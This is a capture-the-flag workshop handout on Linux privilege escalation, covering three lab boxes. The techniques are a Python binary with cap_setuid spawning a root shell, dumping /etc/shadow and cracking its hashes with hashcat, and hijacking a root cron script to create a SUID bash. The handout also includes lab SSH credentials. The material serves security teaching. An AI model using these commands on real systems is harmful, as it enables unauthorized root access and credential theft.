Welcome to Privilege Escalation in Linux

Presented by:
@mxrabbit

Hosted by:
Kay

This Workshop has Flags!

Format:

flag{TH15-15-@-Fl@6}

>>Linux Privilege Escalation

```
         Root User: mxrabbit (\_/)
         Host User: 4b       (x.x)
Sat 2 Oct 2021 09:00:00 AM EDT (___)0
```

What is Privilege Escalation?

Is an attack vector in which a hacker takes advantage of a vulnerability within a box in order to gain r oot access.

Privilege Escalation Attack Vectors

There are many techniques for a hacker to escalate her privileges. I've listed a few below. However, given the time constraints, we will focus on (3) techniques.

- SUID
- Weak Password
- Kernel Exploits
- Cron Jobs
- SUID Binary
- NFS
- Objection Injection Attack
- Capabilities
- Exploiting the OS or an application
- Manipulation of an access token
- Path interception
- Tricking the user into executing the program
- Scheduling a task
- Create a webshell to inject a malicious script

AGENDA:

- Capabilities
- Weak Password
- Cron Jobs


Anatomy of a Privilege Escalation Attack

1. Find a vulnerability through enumeration
2. Create exploit related to the vulnerability found through enumeration
3. Use the exploit on the vulnerable system
4. Check if it successfully exploits the system
5. If so, gain additional privileges, if not, see step 1.

File Permission Review

✨File permissions regulate who owns a file therefore who can access information within a system or organization.

1. User: the owner/creator of file
2. Group: The group can contain multiple users with the same permissions.
3. Other: any person has access to that file, that person has neither created the file, nor are they in any group which has access to that file.



```
* 'r' | 4 = read
* 'w' | 2 = write
* 'x' | 1 = execute
* '-' | 0 = no permission
```

```
(ↄ◔‿◔ )ↄ ♥ $ ls -l
total 0
-rw-r--r-- 1 ada ada 0 Aug 24 22:46 file.txt
```

```
(\_/)
(x.x)    ssh connect to jude_milhon
(___)0   on port 21227 pw stjude
```

BOX ONE - Attack Strategy

1. Enumerate: Linpeas
2. Identify Vulnerability and then the exploit
3. Implement exploit
4. Are we root?


Attack One: Capabilities

Capabilities are permissions typically reserved to run privileged tasks. Generally capabilities are set on executable files that can then be automatically granted access to a privileged process when executed.

Technique I-Capabilities-jude milhon box

What is getcap?

>>getcap displays the name and capabilities for each specified



Capabilities Name	Description
CAP_AUDIT_CONTROL	Allow to enable and disable kernel auditing.
CAP_AUDIT_WRITE	Helps to write records to kernel auditing log.
CAP_BLOCK_SUSPEND	This feature can block system suspend.
CAP_CHOWN	Allow user to make arbitrary changes to file UIDs and GIDs.
CAP_DAC_OVERRIDE	This helps to bypass file read, write, and execute permission checks.
CAP_DAC_READ_SEARCH	This only bypass file and directory read/execute permission checks.
CAP_FOWNER	This enables to bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
CAP_KILL	Allow the sending of signals to processes belonging to others
CAP_SETGID	Allow changing of the GID
CAP_SETUID	Allow changing of the UID
CAP_SETPCAP	Helps to transferring and removal of current set to any PID.
CAP_IPC_LOCK	This helps to Lock memory
CAP_MAC_ADMIN	Allow MAC configuration or state changes.
CAP_NET_RAW	Use RAW and PACKET sockets; And helps to bind any address for transparent proxying.
CAP_NET_BIND_SERVICE	SERVICE Bind a socket to Internet domain privileged ports

CAP_SETUID = Allow changing of the User ID

We can change the UID to 0 which is root.

Steps for Manual Escalation:


```
>>getcap -r / 2>/dev/null
    /usr/bin/python3.8 = cap_setuid+ep

>>/usr/bin/python3.8 -c ‘import os; os.setuid(0);
os.system(“/bin/bash”)’

#whoami
    root
#cat /home/jude_milhon/flag 🚩
```

BOX TWO – Attack Strategy

1. Enumerate: Linpeas
2. Identify Vulnerability and then the exploit
3. Implement exploit
4. Are we root?



```
╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d

═╣ Hashes inside passwd file? ........... No
═╣ Writable passwd file? ................ No
═╣ Credentials in fstab/mtab? ........... No
═╣ Can I read shadow files? ............. No
═╣ Can I read shadow plists? ............ No
═╣ Can I write shadow plists? ........... No
═╣ Can I read opasswd file? ............. No
═╣ Can I write in network-scripts? ...... No
═╣ Can I read root folder? .............. No
```

Attack II: File Password

Linux requires that user accounts have a password

Why is called the passwd file?

This used to actually store passwords back in the day. Today, the password is a placeholder marked as an `x` and the hashed password is stored in the shadow file.

```
>> cat /etc/passwd
>>ls -la /etc/passwd
```

Shadow files

/etc/shadow is a text file that contains information about the system’s users’ passwords. It is owned by user root and group shadow and has 640 permissions

```
>>cat /etc/shadow
>>ls -la /etc/shadow
```

Technique II-File Password-VNSmatrix Box

Check File Permissions

```
>>ls -la /etc/passwd
>>ls -la /etc/shadow
```

Cat out Passwd and Shadow Contents

```
>>cat /etc/passwd
>>cat /etc/shadow
```

Copy contents of /etc/passwd over to Kali in a file called “passwd”
Copy contents of /etc/shadow over to Kali in a file called “shadow”

Unshadow file in Kali

```
>>unshadow passwd shadow
```

Identify Hashing Type

```
> google: hashcat hashtype
>Identify the hash: $6$
```

Run this through Hashcat inside your Kali box

```
>>hashcat -m 1800 creds.txt rockyou.txt -O
```

Input exposed plain text password

```
>> su - or su root
Password: *****

#root

#cat /home/VNSmatrix/flag
```

🚩

BOX THREE - Attack Strategy

1. Enumerate: Linpeas
2. Identify Vulnerability and then the exploit
3. Implement exploit
4. Are we root?

Attack III: Cron Jobs

A cron job is a Linux command used for scheduling tasks to be executed sometime in the future.

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
```

New Command

```
>>chmod +s hi.txt
>> ls -la
  -rwSrwSrw-  1 hellcat hellcat 223 Oct  2 09:00  hi.txt
```

By setting the set user or group ID to execution, when someone else runs the file, they will run the file as the user/group who created it.

Technique III - Cron Jobs - raven_adler box

Identify where the path is executing
```
>>cat /etc/crontab
```
Check to see if there is a file that is written
```
>>ls -la /home/raven_adler
```
Create the file with the same naming convention so that root user can execute it
```
>>echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >
/home/raven_adler/overwrite.sh
```
Change the file permissions so that the file is executable
```
>>chmod +x /home/raven_adler/overwrite.sh
```
Now we wait for the cron job to run
```
>>ls -la /tmp                                              >>ls -la /tmp/bash | grep -i
"bash"
```
After the cron task is executed we can run the bash shell created by root
```
>>/tmp/bash -p
#whoami
#cat /home/raven_adler/flag
```
🚩

```
(\_/)
(x.x)
(bye)0
```